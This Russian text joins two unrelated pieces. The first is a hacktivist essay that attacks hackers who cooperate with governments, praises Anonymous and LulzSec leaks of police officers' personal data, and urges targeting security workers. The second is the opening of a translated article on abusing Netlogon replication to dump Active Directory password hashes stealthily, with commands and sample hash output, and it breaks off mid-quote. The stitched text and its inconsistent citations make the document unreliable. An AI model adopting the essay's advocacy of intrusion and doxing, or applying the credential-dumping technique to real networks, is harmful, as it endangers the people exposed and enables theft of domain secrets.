Очевидно, правительство США не слишком доверяет собственным военнослужащим-хакерам, раз сотрудничает с разнообразными частными компаниями и частными лицами для защиты своих сетей, а также для профилирования, инфильтрации и атак на врагов. После того как LulzSec взломал и слил переписку CEO военно-подрядной фирмы безопасности Unveillance и члена Infragard Карима Хиджази, выяснилось, что он сотрудничал с Министерством обороны и Белым домом: не только для профилирования «основных хакерских групп в Ливии и их сторонников», но и для активного «картирования уязвимостей нефтяных компаний Ливии и их SCADA-систем» [5]. Даже после того как Карим был разоблачён, он был готов платить наличными и предложить свой ботнет LulzSec для уничтожения конкурентов — что дополнительно обнажило продажную и предательскую натуру белой шляпы, а также показало, насколько отчаянной и уязвимой на самом деле является сильнейшая армия мира.

Затем был Аарон Барр, бывший генеральный директор HBGary Federal, которому воздали быстрое и жёсткое правосудие: он был разоблачён как участник контрразведывательных операций с целью срыва деятельности WikiLeaks (где он предлагал «кибератаки на инфраструктуру для получения данных об отправителях документов») и Anonymous (где он сотрудничал с ФБР, пытаясь составить профиль «ключевых лидеров») [6]. Слитые письма также раскрыли предложение разработать «программное обеспечение для управления персонажами» для армии США — ещё один инструмент типа COINTELPRO для распространения пропаганды путём создания армий фиктивных аккаунтов в Twitter, Facebook, блогах и форумах с целью подрыва демократии и манипуляции общественным мнением. Хотя Барр/HBGary и Карим/Unveillance/Infragard были разоблачены и посрамлены, то, что стало известно об их деятельности, демонстрирует пугающий и потенциально незаконный заговор между частными компаниями безопасности, сотрудничающими с правительством и армией ради подавления и срыва деятельности политических оппонентов.

Невзирая на очевидные провалы своих аффилиатов, армия продолжает переманивать таланты у независимых хакеров. DARPA публично обратилась к хакерспейсам США с предложением проводить «исследования, призванные обеспечить правительство США инструментами для защиты от кибератак». Программу Cyber-Insider (CINDER) возглавляет Пейтер «Мадж» Затко [7], который — как и многие из нас — в юности был хакером, связанным с Cult of the Dead Cow и олдскульным

хакерспейсом l0pht. В итоге Пейтер «исправился», когда они основали консалтинговую фирму по безопасности @Stake, впоследствии поглощённую Symantec. Теперь он замкнул порочный круг: из хакера-подростка в «профессионала безопасности» и далее в полноценного военного сотрудника — служа примером начинающим хакерам того, как делать НЕ НАДО. Мадж теперь выступает на хакерских конференциях, таких как Schmoocon, а также на различных мероприятиях DARPA Industry Day, пытаясь завербовать новых хакеров в ряды DARPA. Хакерспейсы, превращающиеся во всё более распространённое явление не только в США, но и на международном уровне, нередко испытывают нехватку денег на аренду или оборудование, и из-за уникальных навыков решения проблем и DIY-хакерской этики попадают в прицел работодателей как в частном, так и в государственном секторе. К сожалению, многие хакерспейсы «неполитические» и в основном состоят из людей, более заинтересованных в карьере, чем в хакерской этике, что делает многих из них особенно уязвимыми к давлению с требованием вести исследования для военных или доносить на других хакеров в правоохранительные органы.

Хакерспейсы не уникальны своей колебательной апатией в этом отношении: у хакеров в США долгая история превращения больших имён в федеральных агентов. Эдриан Ламо, некогда известный как «хакер без дома» после того, как сам сдался властям за взлом нескольких громких новостных сайтов, теперь повсеместно ненавидим как грязный стукач, сдавший предполагаемого источника WikiLeaks Брэдли Мэннинга. Несмотря на это, Эдриан открыто продолжает ассоциировать себя с 2600 — ведёт их facebook-группу, изредка появляется на IRC, а совсем недавно был приглашён выступить на панели конвенции HOPE 2010. Затем Кевин Митник — чьи навыки социальной инженерии каким-то образом дали ему право считаться представителем хакеров — смирился (как и многие другие) с «индустрией», занявшись профессиональным консалтингом по безопасности и зарабатывая большие деньги на выступлениях и подписях книг на конференциях (и как многие другие, он стал мишенью чёрных шляп, неоднократно взламывавших его серверы и публиковавших его личную переписку и пароли). Джефф «Тёмный Тангент» Мосс, который более десяти лет возглавлял «крупнейшую андеграундную хакерскую конвенцию» DEFCON и ошибочно названные Black Hat Briefings, в итоге устроился в Министерство внутренней безопасности. А Оксблад Руффин из «андеграундной» группы Cult of the Dead Cow (которую также жёстко взломали чёрные шляпы) разглагольствует в Twitter, претендуя на «авторство» термина «хактивизм», и при этом регулярно осуждает других хакеров (конкретно «чёрных шляп» и «anonymous»), взламывающих и атакующих системы — вплоть до подписания совместного заявления cDc, 2600, l0pht, CCC и других, осуждающего атаки Legion Of The Underground на иракское правительство за нарушения прав человека и гражданских прав [8].

Ещё один недавний пример предательства в хакерском сообществе — случай «консультанта по безопасности» Томаса Райана (он же frogman), инфильтровавшего и слившего внутреннюю переписку нью-йоркских протестующих движения Occupy Wall Street. На протяжении нескольких месяцев он втёрся в доверие, получая доступ, и одновременно пересылал планы протестных акций в ФБР и несколько новостных организаций, в итоге слив всё на сайт правого Эндрю Брейтбарта как «доказательство» «незаконной анархистской деятельности». В тех же файлах он случайно включил собственную переписку с ФБР и новостными организациями (ну и «профессионал»). Белошляпные и правые наклонности Томаса Райана были хорошо известны в хакерских кругах, как и его социально-инженерные подвиги (ранее он выступал на «black hat briefings», рассказывая, как дурачил десятки государственных служащих и лиц с допуском к секретным сведениям с помощью фиктивного профиля привлекательной и компетентной женщины по имени «Robin Sage»: к сожалению, никаких частных или компрометирующих данных на своих белошляпных собратьев он не слил). Безусловно, главной причиной провала для OWS была слабая культура безопасности: доверить внутренние коммуникации и детали протестов уже хорошо известному реакционному белошляпнику (слабость открытого движения в отличие от закрытых частных коллективов, состоящих из проверенных членов). Однако когда такое предательство исходит из нашего же хакерского дерева, мы должны взять на себя ответственность и пресекать будущие предательства

(как Anonymous поступил с Аароном Барром).

Есть ещё 2600, состоящий из нескольких отдельных сообществ: местные встречи, журнал, Off The Hook и IRC-сообщество. Справедливости ради, Эрик Корли в целом симпатизирует интересам хакеров, поддерживает цифровые права, критикует полицейское государство и в целом придерживается левых взглядов. Но при более внимательном рассмотрении обнаруживается весьма тревожный милитаристский, антивикилизовский, антиEFF-овский и прямо антихакерский менталитет, характерный для многих причастных: половина операторов 2600net без всяких угрызений совести открыто хвастается работой на военных или сотрудничеством с правоохранительными органами. Как и десять лет назад с осуждением LoU, в декабре 2600 выпустил заявление, осуждающее DDoS-атаки Anonymous против банков и компаний кредитных карт, грабивших WikiLeaks [9] (тактика, представляющая собой не что иное, как цифровую версию сидячей забастовки — уважаемую традицию гражданского неповиновения в американской политике). Использование имени 2600 для осуждения действий Anonymous не только подрывает нашу работу, но и создаёт ложное впечатление, что хакерское сообщество не поддерживает акции против PayPal в защиту WikiLeaks. Более чем через шесть месяцев ФБР провело обыски в домах нескольких десятков предполагаемых «членов» Anonymous, якобы причастных к LOIC-атакам на PayPal. Учитывая, что десятки людей (возможно, вообще не причастных) могут десятилетиями сидеть в тюрьме по липовым сфабрикованным федеральным обвинениям в сговоре, какого доверия заслуживает 2600, которому явно нет дела до солидарности с хакерами, подвергающимися несправедливому преследованию?

Сам IRC-сервер 2600net управляется имеющим допуск Министерства обороны, обученным Infragard «r0d3nt»ом по имени Эндрю Стратт, работающим на военно-подрядную компанию и в прошлом открыто признававшимся в сотрудничестве с правоохранительными органами для поимки тех, кого он называет операторами ботнетов и распространителями детской порнографии. Интервью Эндрю Стратта для GovExec.com [10] гласило: «"Мне пришлось много работать, чтобы завоевать доверие", — добавляет Стратт, что не раскрывает свою личность хакера людям, которых называет своими операторами. И не афишируетперед хакерами, что работает на .mil или .gov». Совсем недавно r0d3nt добровольно выполнил повестку большого жюри, отдав шелл-сервер «pinky» федералам и молчав об этом месяцами [11]. На шелл-сервере хранились сотни аккаунтов других членов сообщества 2600, у которых теперь есть неудовольствие знать, что криминалисты правоохранительных органов копаются в их файлах и логах .bash_history. Стратт скрывал это от всех месяцами (выполняя явно незаконный «приказ о молчании»), а с тех пор очень уклончив в деталях, отказывается отвечать на вопросы о конкретике расследования, кроме того что правоохранительные органы разыскивали активность «некоего пользователя» на этом сервере. Конечно, безрассудно и глупо использовать общественный шелл-сервер для атак, подвергая опасности других пользователей, но к этому нужно быть готовым заблаговременно, если ты поставил себя в такое положение. Многие интернет-провайдеры, обслуживающие веб-сайты и рассылки для радикалов и хакеров, не только имеют чётко прописанную политику конфиденциальности, сводящую к минимуму количество персональных данных на сервере, но и декларацию «не буду исполнять», означающую, что они никогда добровольно не выдадут сервер. Это было продемонстрировано в ноябре 2009 года, когда IndyMedia.us получил аналогичный приказ о молчании и повестку с запросом лог-файлов сервера (которых вообще не существовало). Тамошние ребята немедленно привлекли EFF и публично объявили о незаконной рыбной ловле со стороны правительства, заявив, что не намерены исполнять требование. В итоге ничего выдано не было, а приказ о молчании был признан неконституционным [12].

Почему многие из хакеров с большими именами, воспринимаемые как образцы для подражания, в итоге оказываются федеральными агентами и корпоративными предателями, и почему этих людей всё ещё принимают и терпят в сцене? Эрик Корли из 2600 оценил, что четверть хакеров в США являются информаторами ФБР [13] — цифра, к сожалению, поразительно высокая по сравнению с

другими сферами. Опытные уголовники, отсидевшие срок, скажут вам, что кодекс улицы — не доверяй никому и не стучи. Если спросить многих молодых хакеров, они как будто беспечно шутят о взломах в юности, но если вырастут или попадутся — пойдут на службу к государству. Сделка с дьяволом никогда не кончается хорошо ни для кого из участников: они хотят только одного — засаживать других хакеров, а в конце концов, использовав и выжав информаторов досуха, выбрасывают их на обочину.

Альберт Гонзалес (он же «soupnazi», «cumbajohnny» и «segvec») стал информатором после ареста в Нью-Йорке за мошенничество с кредитными картами и получил 75 000 долларов за инфильтрацию кардинговых сайтов вроде ShadowCrew. Несмотря на сотрудничество с Секретной службой, в ходе которого он отправил за решётку несколько десятков хакеров и мошенников в рамках операции Firewall, федералы ВСЁ РАВНО предъявили Гонзалесу новые обвинения в мошенничестве с кредитными картами и упекли его крысиную задницу на несколько десятилетий. К сожалению, в сети Гонзалеса попал печально известный чёрный шляпа Стивен Ватт, «unix-террорист», помогавший писать олдскульные зины вроде el8 и оставивший след из почтовых спулов, логов взломов и снесённых серверов самых уважаемых «профессионалов безопасности» в индустрии. Ватту даже не предъявляли обвинений в участии в денежных схемах Гонзалеса — он просто написал обычный код для перехвата пакетов под названием «blabla», который якобы использовался для перехвата транзакций кредитных карт в сетях TJX, что демонстрирует, насколько беспринципны и отчаянны федералы в погоне за статистикой и раздуванием угрозы хакерского мошенничества в медиа [14].

Хотя многие поддерживают наших павших хакерских товарищей — таких как Unix-террорист, — из инфосек-сообщества по-прежнему звучит поразительный ход мысли. Спросите у участников собрания 2600 или хакерспейса — и услышите осуждение заключённых хакеров как обычных уголовников, а также монолог, сравнимый с речами политиков, полицейских и медиа: не взламывайте чужие системы, не делайте DDoS, не дропайте доксы, а если нашли уязвимость — «пожалуйста, сообщите вендору, чтобы её залатали». Думать, что этот менталитет насаждается людьми, машущими хакерским флагом, — отвратительно и подрывает работу многих легитимных хакеров, боровшихся и шедших в тюрьму.

Поскольку так многие, претендующие представлять хакеров, в итоге работают на те самые коррумпированные и репрессивные институции, против которых борются другие хакеры, — пора чертить линии на песке. Если ты военный, сотрудник правоохранительных органов или информатор, работаешь на военно-подрядную компанию или частную фирму безопасности, нанятую для поимки других хакеров или защиты инфраструктуры, которую мы намерены уничтожить, — ты нам не товарищ. Сейчас 2011 год, год утечек и революций, и каждый день мы слышим о беспорядках по всему миру и о том, как хакеры взламывают крупные корпоративные и государственные системы. Газеты описывают последние события как «кибервойну» (или, точнее, «классовую войну хакеров»), и учитывая, как участились и усилились атаки, это не такое уж преувеличение.

Невозможно говорить о современном хактивизме, не упоминая Anonymous, LulzSec и Antisec. Резко повысив ставки в этой «войне», они приняли всё более явную антиправительственную и антикапиталистическую позицию. Децентрализованная модель, по которой действует Anonymous, параллельна каждой успешной партизанской кампании, которую вели в революционной истории. Всего за несколько месяцев они прицелились в ЦРУ, Сенат США, Infragard, Sony, NATO, AT&T, Viacom, Universal, IRCFederal, Booz Allen, Vanguard Defense Industries, а также полицейские управления Техаса, Миссури, Алабамы, Аризоны, Бостона и другие — сбросив огромные списки имён пользователей и паролей, конфиденциальные документы правоохранительных органов, личную переписку и многое другое. Последняя кампания — «Operation Antisecurity» — призвана объединить другие хакерские группы, отдавая дань уважения олдскульным антисек-временам и привлекая больше внимания к антиправительственной чёрношляпной политике, какой ещё не

видели прежде [15]. Хотя используемые методы атак были относительно примитивными — от стандартных уязвимостей веб-приложений, таких как RFI/LFI и SQL-инъекции, до брутфорс-DDoS и ботнет-атак — есть признаки того, что методология атак становится более изощрённой, особенно по мере подключения таланта из союзных хакерских команд. К тому же в выборе целей прослеживается ориентация на наших главных врагов: если прежние инкарнации antisec унижали многих известных предателей в индустрии компьютерной безопасности, то нынешние чёрные шляпы не боятся бить по более высокопоставленным фигурам в правоохранительных органах, армии и правительстве — прежде всего безжалостно сбрасывая имена пользователей, пароли, домашние адреса и телефоны, а также номера социального страхования десятков тысяч полицейских и военных чиновников.

По мере того как хакеры продолжают разоблачать коррупцию и атаковать её, правоохранительные органы отчаянно продолжат добиваться громких арестов вне зависимости от реальной вины или причастности. Особенно с учётом того, что политики продолжают пытаться квалифицировать хактивизм как акт кибертерроризма (на который можно ответить как на традиционный акт войны [16]), угроза тюрьмы вполне реальна, и людям следует заблаговременно хорошо подготовиться ко всем возможным последствиям своей деятельности. Однако страх государственных репрессий не должен удерживать нас от действий; вместо этого мы должны укреплять наше движение, практикуя более качественную культуру безопасности и поддерживая других хакеров, арестованных при исполнении. Хотя в сети немало руководств о том, как стать «анонимным», уже было допущено немало ошибок: например, доверить 19-летнему психически нестабильному Райану Клири управление IRC-сервером LulzSec. Ещё до того как он начал активно сотрудничать с федералами после ареста в ходе совместной американо-британской операции, Райан уже был известен своим двойничеством в отношении других хакеров: он опубликовал IP-адреса сотен пользователей IRC-сети anonops [17][18]. Хотя разоблачать стукачей и предателей движения публично — праведное дело, доксинг других хакеров, участвующих в борьбе, лишь облегчает правоохранительным органам работу по идентификации и преследованию наших товарищей. Сейчас, как никогда, людям следует объединяться и практиковать солидарность, откладывая разногласия ради борьбы с общими врагами.

События последних нескольких месяцев сравнивают с золотыми днями 90-х — с IRC-войнами и масштабными дефейсами сайтов. По мере того как взлом компьютерных систем становится популярным и на сцене появляется новое поколение молодых участников, остаётся много вопросов. Усилит ли правительство аресты и примет ли более драконовские законы? Делало бы оно то же самое в любом случае — даже если бы хакеры не наносили ответных ударов? Реально ли Anonymous наносит урон белошляпным военным и разведывательным структурам безопасности своими взломами, дефейсами и утечками, или же просто создаёт проблемы для андеграунда, давая оправдание дополнительному государственному финансированию наших врагов? Это просто очередная сцена скрипт-кидди, процветающая на sqlmap и эксплойтах с milw0rm, или за кулисами стоят олдскульные таланты, взламывающие всё подряд, чтобы поддерживать пламя антисека? И главное: как те, кто воюет в классовой войне хакеров, могут лучше координировать свою работу с уличными движениями сопротивления?

По мере того как атаки усиливаются, правительства, несомненно, постараются вложить больше денег в защиту инфраструктуры, проводить больше внутренних тренингов по безопасности и принимать больше законов, ужесточающих санкции за компьютерный взлом, а также цензурируя нашу частную жизнь и вторгаясь в неё. Государственная пропагандистская машина, несомненно, будет изображать хакеров как некий кибер-Аль-Каеду, демонстрируя необходимость усиленной безопасности. Не путайте: они и без того хотели принять все эти законы с самого начала и сделали бы это с хакерской угрозой в качестве козла отпущения или без неё — точно так же, как хотели вторгнуться в Афганистан и Ирак и принять PATRIOT Act ещё до 11 сентября. Не пугайтесь нелепых заявлений вроде речи заместителя помощника директора ФБР Стивена Чабински,

объявившего в связи с арестами анонимусов за PayPal: «Мы хотим передать сигнал, что хаос в интернете неприемлем; [даже если] можно считать, что у хакеров есть социальные причины, совершенно неприемлемо взламывать сайты и совершать незаконные действия». Да, федералы продолжат изображать нас террористами — действуем мы или нет — и продолжат проводить широкие аресты вне зависимости от вины или невиновности в попытке доказать, что они всё-таки не проигрывают кибервойну, когда все признаки говорят об обратном. Широко предполагается, что неожиданная отставка директора US-CERT Рэнди Викерса связана с резким ростом числа громких интернет-атак на государственные институции [20].

Ещё один признак успеха — то, что угроза попасть под прицел Anonymous и других антицензурных активистов вполне способна напугать компании настолько, что они откажутся от своих планов, — именно это и случилось с австралийским провайдером Telstra [20]. Практика, по всей видимости возрождённая со времён олдскульных чёрных шляп, — прицеливание в специалистов по безопасности и хакеров, решивших продаться и работать на корпорации и правительства для защиты их систем. Это эффективная стратегия, потому что они не только несостоятельны и коррумпированы — низко висящий фрукт, — но и, вероятно, обладают частной информацией о кибервоенной деятельности армии. К тому же бить по ним жёстко и регулярно будет предупреждением всем, кто пойдёт их путём и продаст свои навыки врагу: дважды подумайте, прежде чем оказаться в прицеле. Что случится, когда правительство вложит все эти деньги в найм хакеров для защиты своих систем, а никто не придёт?

Хакеры могут хвастаться тем, что их выходки мгновенно попадают в международные новости, — но наступательные кибероперации армии США куда тише. Это не только не даёт врагам знать об их возможностях, но и связано с тем, что многое из делаемого, по всей видимости, незаконно. Как гласит поговорка: те, кто создаёт законы, могут их нарушать. Когда подростки взламывают высокопоставленные системы, их считают преступниками и даже террористами; правительства и армии мира делают то же самое в значительно больших масштабах, прикрываясь вывесками национальной безопасности или «распространения демократии». Возможно, ещё долго мы не узнаем о некоторых операциях, в которых участвуют хакеры на службе у армии. Хотя — а может, и нет: возможно, следующими взломанными окажутся они сами, и их личные данные будут размазаны по всему интернету.

---

[1] "President lays out cyberwar guidelines, report says"
http://news.cnet.com/8301-13506_3-20073314-17/president-lays-out-cyberwar-guidelines-report-says/

[2] "Stuxnet apparently as effective as a military strike"
http://arstechnica.com/tech-policy/news/2010/12/stuxnet-apparently-as-effective-as-a-military-strike.ars

[3] "Eagle Soars to Top of NPS"
http://www.navy.mil/search/display.asp?story_id=2886

[4] "Poke in the Eye to SANS and CISSPs in Defcon 18 CTF Announcement"
http://sharpesecurity.blogspot.com/2010/04/poke-in-eye-to-sans-and-cissps-in.html

[5] "Fuck FBI Friday Pretentious Press Statement"
http://LulzSecurity.com/releases/fuck_fbi_friday_PRETENTIOUS%20PRESS%20STATEMENT.txt

[6] "How One Man Tracked Down Anonymous And Paid a Heavy Price"
http://www.wired.com/threatlevel/2011/02/anonymous/all/1

[7] "Hacker 'Mudge' Gets DARPA Job"
http://news.cnet.com/8301-27080_3-10450552-245.html

[8] "Joint Statement Condemning LOU Cyberwar"
http://www.2600.com/news/view/article/361

[9] "Press Release - 2600 Magazine Condemns Denial of Service Attacks"
http://www.2600.com/news/view/article/12037

[10] "Hiring Hackers"
http://www.govexec.com/features/1110-01/1110-01s1.htm

[11] "Statement regarding Seizure of pinky.ratman.org shell server."
http://foster.stonedcoder.org/~r0d3nt/statement.txt

[12] "From EFF's Secret Files: Anatomy of a Bogus Subpoena"
https://www.eff.org/wp/anatomy-bogus-subpoena-indymedia

[13] "One in Four Hackers in the U.S. is an FBI Informant"
http://publicintelligence.net/one-in-four-hackers-in-the-u-s-is-an-fbi-informant

[14] "TJX Hacker Was Awash in Cash; His Penniless Coder Faces Prison"
http://www.wired.com/threatlevel/2009/06/watt/

[15] "50 Days of Mayhem: How LulzSec Changed Hacktivism Forever"
http://www.pcmag.com/article2/0,2817,2387716,00.asp

[16] "Pentagon to Consider Cyberattacks Acts of War"
http://www.nytimes.com/2011/06/01/us/politics/01cyber.html

[17] "Teenage 'Cyber Hacker' Son is Accused of Bringing Down 'British FBI' Site"
http://www.dailymail.co.uk/news/article-2007345/Ryan-Cleary-Hacker-accused-bringing-British-FBI-site.html

[18] "LOL ANONOPS DEAD"
https://sites.google.com/site/lolanonopsdead/

[19] "Agency Chief Tasked With Protecting Government Networks From Cyber Attacks Resigns"
http://www.huffingtonpost.com/2011/07/25/chief-protecting-government-networks-resigns_n_909116.html

[20] "Anonymous and LulzSecs Existence Scares ISP into Halting Web Censorship"
http://www.zeropaid.com/news/93950/anonymous-and-LulzSecs-existence-scares-isp-into-halting-web-censorship/

[21] "FBI Director Mueller Explains FBI Priorities 10 Years after 9/11"
http://theiacpblog.org/2011/10/25/fbi-director-mueller-explains-fbi-priorities-10-years-after-911/

Злоупотребление Netlogon для кражи секретов Active Directory

Автор: the p1ckp0ck3t
Контакт: anonymous_7406da@phrack.org

```
  |=-----------------------------------------------------------------------=|
  |=-----=[ Abusing Netlogon to steal an Active Directory's secrets ]=-----=|
  |=-----------------------------------------------------------------------=|
  |=----------------------=[  by the p1ckp0ck3t  ]=----------------------=|
  |=-----------------------------------------------------------------------=|
  |=-------------------=[ anonymous_7406da@phrack.org ]=-------------------=|
  |=-----------------------------------------------------------------------=|
```

Содержание:

---

1 - Пролог

Если вы занимаетесь взломом Windows-сетей, то наверняка хорошо знакомы с распространёнными инструментами дампа LSA, такими как pwdump [01] и ему подобными. Вы также знаете, что они не только обнаруживаются (большинством?) антивирусов, но и могут работать не так, как ожидается, когда на целевой машине установлен AV/HIPS. В худшем случае машина может просто упасть. Это чертовски раздражает.

В Windows-сети крэш рабочей станции, вероятно, безвреден (можно сказать, естественное поведение Windows), потому что администраторы не заметят, а пользователь только пожалуется. Он может пнуть системник, обвинить «чёртый M$» и в конечном счёте перезагрузить его. Но в итоге мы все знаем, что он предпочтёт заняться восстановлением своего документа Office, а не искать следы взлома (при условии, что у него вообще есть необходимые для этого навыки). Ситуация кардинально меняется, когда речь идёт о Windows-серверах и особенно о DC (контроллерах домена). При работе с такими целями нужно быть *очень* осторожным, потому что крэш покажется администратору *очень* подозрительным.

В этой статье представлена (надеюсь, новая) техника получения секретов AD (Active Directory [02]) с использованием одного из его (штатных) механизмов репликации в случае компрометации DC или учётной записи администратора домена. Поскольку она основана исключительно на Windows

API — без каких-либо хуков или (слишком) грязных трюков — это достаточно тихий способ получить хешированные пароли пользователей домена.

2 - Распространённые инструменты и уместные предупреждения

Позвольте мне начать с небольшого ворчания по поводу того, что уже доступно. Существует множество инструментов для «онлайн»-дампа паролей, большинство из которых с открытым исходным кодом, а некоторые — коммерческое ПО (их я не тестировал). Судя по моему опыту (и опыту многих друзей), могу сказать, что лишь немногие из них *действительно* представляют интерес. Я не буду подавать баг-репорт -:]- но помните, что хороший инструмент дампа паролей должен обеспечивать:

1. **Стабильность:** Использование такого инструмента *никогда* не должно создавать угрозы для целевой системы. Взаимодействие с LSASS крайне навязчиво и опасно, по возможности его следует избегать. Вы же не станете использовать эксплойт для ядра, не разобравшись сначала, как и почему он работает? То же самое и здесь. Крэш LSASS — это крэш всей машины.

2. **Скрытность:** Никогда не стоит рисковать быть пойманным каким-нибудь AV/HIPS. Ни для кого не секрет, что существуют Windows API, которые больше нельзя использовать, и очевидно, что бинарники с известного сайта по безопасности имеют хорошие шансы быть обнаружены.

Возьмём, например, fgdump и gsecdump. Оба — отличные инструменты с хорошими шансами на успех. Но можно ли всерьёз доверять программному обеспечению, которое:

• Хукает хорошо известные функции LSASS (с использованием ещё более известных техник)? (pwdump6 из fgdump)
• Парсит внутреннюю память LSASS? (gsecdump)
• Записывает на диск хорошо известные (= обнаруживаемые) dll и exe файлы? (fgdump)
• Запускает новые службы? Останавливает AV-службы? (fgdump)
• Является закрытым ПО? (gsecdump)

Особенно когда на той же машине работает плохо спроектированный AV/HIPS? Не подумайте плохого, я не унижаю pwdump* (и подобные) инструменты, тем более что они необходимы; но хотя бы немного их патчьте, болваны! В случае цели-рабочей станции нет других публичных альтернатив. Но история другая, когда цель — DC. Что можно сделать в этом случае?

Позвольте рассказать историю, которая спустя несколько месяцев привела меня к этой статье. Поскольку это история, некоторые детали опущены, особенно в части проделанной работы по реверс-инжинирингу. Идея состоит в том, чтобы сохранить статью простой, а также дать вам возможность самостоятельно найти последние кусочки пазла; следуйте подсказкам, хакер :]

Пользователи Unix хорошо знакомы с проектом Samba, но лишь немногие по-настоящему осознают, насколько невероятен этот проект. Это не просто монтирование томов CIFS, а полноценный реверс-инжиниринг и переписывание нескольких частей Windows. Снимаю шляпу перед командой Samba.

Несколько лет назад команда Samba решила начать новую ветку проекта: Samba 4 [03]. Цель состояла в обеспечении ещё более глубокой интеграции Samba-сервера в Active Directory. Теперь с Samba 4 Unix-компьютер может стать (RO)DC, и что ещё более невероятно — это так же просто (ну, если вам повезёт), как набрать:

```
------------------------------[ screendump ]------------------------------
# samba-tool join FOO.BAR DC -Uadministrator@foo.bar --realm=FOO.BAR
--------------------------------------------------------------------------
```

Эта команда (dc)повышает наш Linux-сервер в AD (в данном случае домен — foo.bar). Легко убедиться, что он действительно зарегистрирован как законный DC, например с помощью LDAP-запроса:

```
------------------------------[ screendump ]------------------------------
$ ldapsearch -x -LLL -h dc1.foo.bar -D "administrator@foo.bar" -W -b
"OU=Domain Controllers,dc=foo,dc=bar" "(objectClass=Computer)" cn
Enter LDAP Password: *******
dn: CN=DC1,OU=Domain Controllers,DC=foo,DC=bar
cn: DC1               <-- первый DC

dn: CN=MEDIA,OU=Domain Controllers,DC=foo,DC=bar
cn: MEDIA             <-- второй DC = наш гордый маленький Linux
--------------------------------------------------------------------------
```

Поскольку все традиционные функции DC работают должным образом, службы Kerberos также запущены для аутентификации пользователей домена при необходимости:

```
------------------------------[ screendump ]------------------------------
# samba-tool samdump
[...]
Administrator:500:BAC14D04669EE1D1AAD3B435B51404EE:\
                  FBBF55D0EF0E34D39593F55C5F2CA5F2:[UX]:LCT-4F1B2611
Guest:501:NO PASSWORDXXXXXXXXXXXXXXXXXXXXX:\
          NO PASSWORDXXXXXXXXXXXXXXXXXXXXX:[NDUX]:LCT-00000000
krbtgt:502:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:\
           D25E142705B3C1B9122309D194E0B36F:[DU]:LCT-4F1B1EFC
SUPPORT_388945a0:1001:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:\
                      4CB5D040611B3FF00F17AF7DC344F97C:[DUX]:LCT-4F1B196F
DC1$:1003:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:\
          A59B7CDD1167816DFDD8C5F310ACCEC0:[S]:LCT-4F1B1F2F
tofu:1117:E91851A7E394D006ABD3B435B31404EE:\
          15221599C25FA333EA6044C0513ADD45:[UX]:LCT-4F1B23FB
HAXOR$:1120:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:\
            88369D133A118783D46D1C6344E99B08:[W]:LCT-4F1B366B
cheese:1121:BC5F4D08D49A0099AAD3B43CB51404EE:\
            3E21E05DD9E4E790CB3783D9292F80F7:[UX]:LCT-4F1BE1F2
MEDIA$:1122:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:\
            72CCE806701E837DCBB33B29A9D48E97:[S]:LCT-4F1C3AB1
[...]
--------------------------------------------------------------------------
```

Когда я обнаружил, насколько зрелым стал проект Samba 4 и что он позволяет делать, я начал думать, как можно воспользоваться этой ситуацией. Первая идея, которая пришла мне в голову — временно добавить Samba 4 DC в инфраструктуру AD, сдампить пароли и немедленно выполнить dcdemote (убрать его из AD). Однако эта идея действительно плоха по ранее озвученным критериям:

• **Стабильность:** Каким бы функциональным ни казался Samba 4, ещё слишком рано использовать его всерьёз. Для примера скажу, что я уничтожил множество тестовых сред, просто играясь с Samba 4 (фактически просто используя его).

• **Скрытность:** Сомневаюсь, что найдётся хоть один человек, способный сказать нам, сколько изменений в AD повлечёт за собой введение нового DC. Вы честно думаете, что можно добавить DC, заставить его исчезнуть и ни один администратор никогда не сможет сказать, что он там был? Я не готов рисковать, и вам не стоит.

По этим двум причинам было благоразумно отказаться от идеи (интересно, что, как мне позже рассказали, какой-то француз, видимо, не отказался [04]).

В этот момент у меня больше не было идей, пока я не заметил, что сетевой трафик обменивается между DC1 (другим DC домена) и MEDIA, когда я набирал команду samdump. Точнее, с помощью диссекторов Wireshark (любезно предоставленных командой Samba) я смог наблюдать следующие события:

1. Протокол аутентификации NTLM для аутентификации MEDIA
2. MEDIA подключается к `\DC3.FOO.BAR\IPC$\lsarpc` и вызывает:
• `lsa_OpenPolicy2()` (opnum 44)
• `lsa_QueryInfoPolicy2` (opnum 46)
3. MEDIA подключается к `\DC3.FOO.BAR\IPC$\netlogon` и вызывает:
• `NetrServerReqChallenge` (opnum 4)
• `NetrServerAuthenticate2` (opnum 15)
4. MEDIA снова (*) подключается к `\DC3.FOO.BAR\IPC$\netlogon` и вызывает:
• `NetrDatabaseSync` (opnum 8)
• `NetrDatabaseSync` (opnum 8)
• `NetrDatabaseSync` (opnum 8)

(* Использование 2 разных bind-ов в шагах 3 и 4 поначалу кажется странным, но это будет объяснено позже.)

Меня сразу заинтересовала функция `NetrDatabaseSync()`, и я немного погуглил, чтобы найти документацию. К счастью, Microsoft её документирует; эта функция является обёрткой над `NetrDatabaseSync2()` [05].

```
----------------------[ MS official documentation ]----------------------
NTSTATUS NetrDatabaseSync2(
  [in, string] LOGONSRV_HANDLE PrimaryName,
  [in, string] wchar_t* ComputerName,
  [in] PNETLOGON_AUTHENTICATOR Authenticator,
  [in, out] PNETLOGON_AUTHENTICATOR ReturnAuthenticator,
  [in] DWORD DatabaseID,
  [in] SYNC_STATE RestartState,
  [in, out] unsigned long* SyncContext,
  [out] PNETLOGON_DELTA_ENUM_ARRAY* DeltaArray,
  [in] DWORD PreferredMaximumLength
);
[...]
Метод NetrDatabaseSync2 возвращает набор всех изменений, применённых к
указанной базе данных с момента её создания. Он предоставляет интерфейс
для BDC, чтобы полностью синхронизировать свои базы данных с базами PDC.
[...]
--------------------------------------------------------------------------
```

Таким образом, казалось безопасным предположить, что наблюдаемый сетевой трафик является следствием механизма синхронизации. Если вы знакомы с Windows-сетями, то кое-что должно сразу привлечь ваше внимание: в документации упоминаются PDC (Primary Domain Controller) и BDC (Backup Domain Controller), которые являются концепциями времён до Windows 2000 (= NT4). Действительно, Windows 2000 ввела Active Directory, которая использует другую логику. Wikipedia [06] объясняет это прекрасно:

```
-----------------[ Wikipedia: Primary Domain Controller ]------------------
В более поздних выпусках Windows домены были дополнены использованием
служб Active Directory. В доменах Active Directory концепция отношений
первичного и резервного контроллеров домена больше не применяется.
Эмуляторы первичного контроллера домена хранят базы данных учётных
записей и административные инструменты. [...] Те же правила применяются;
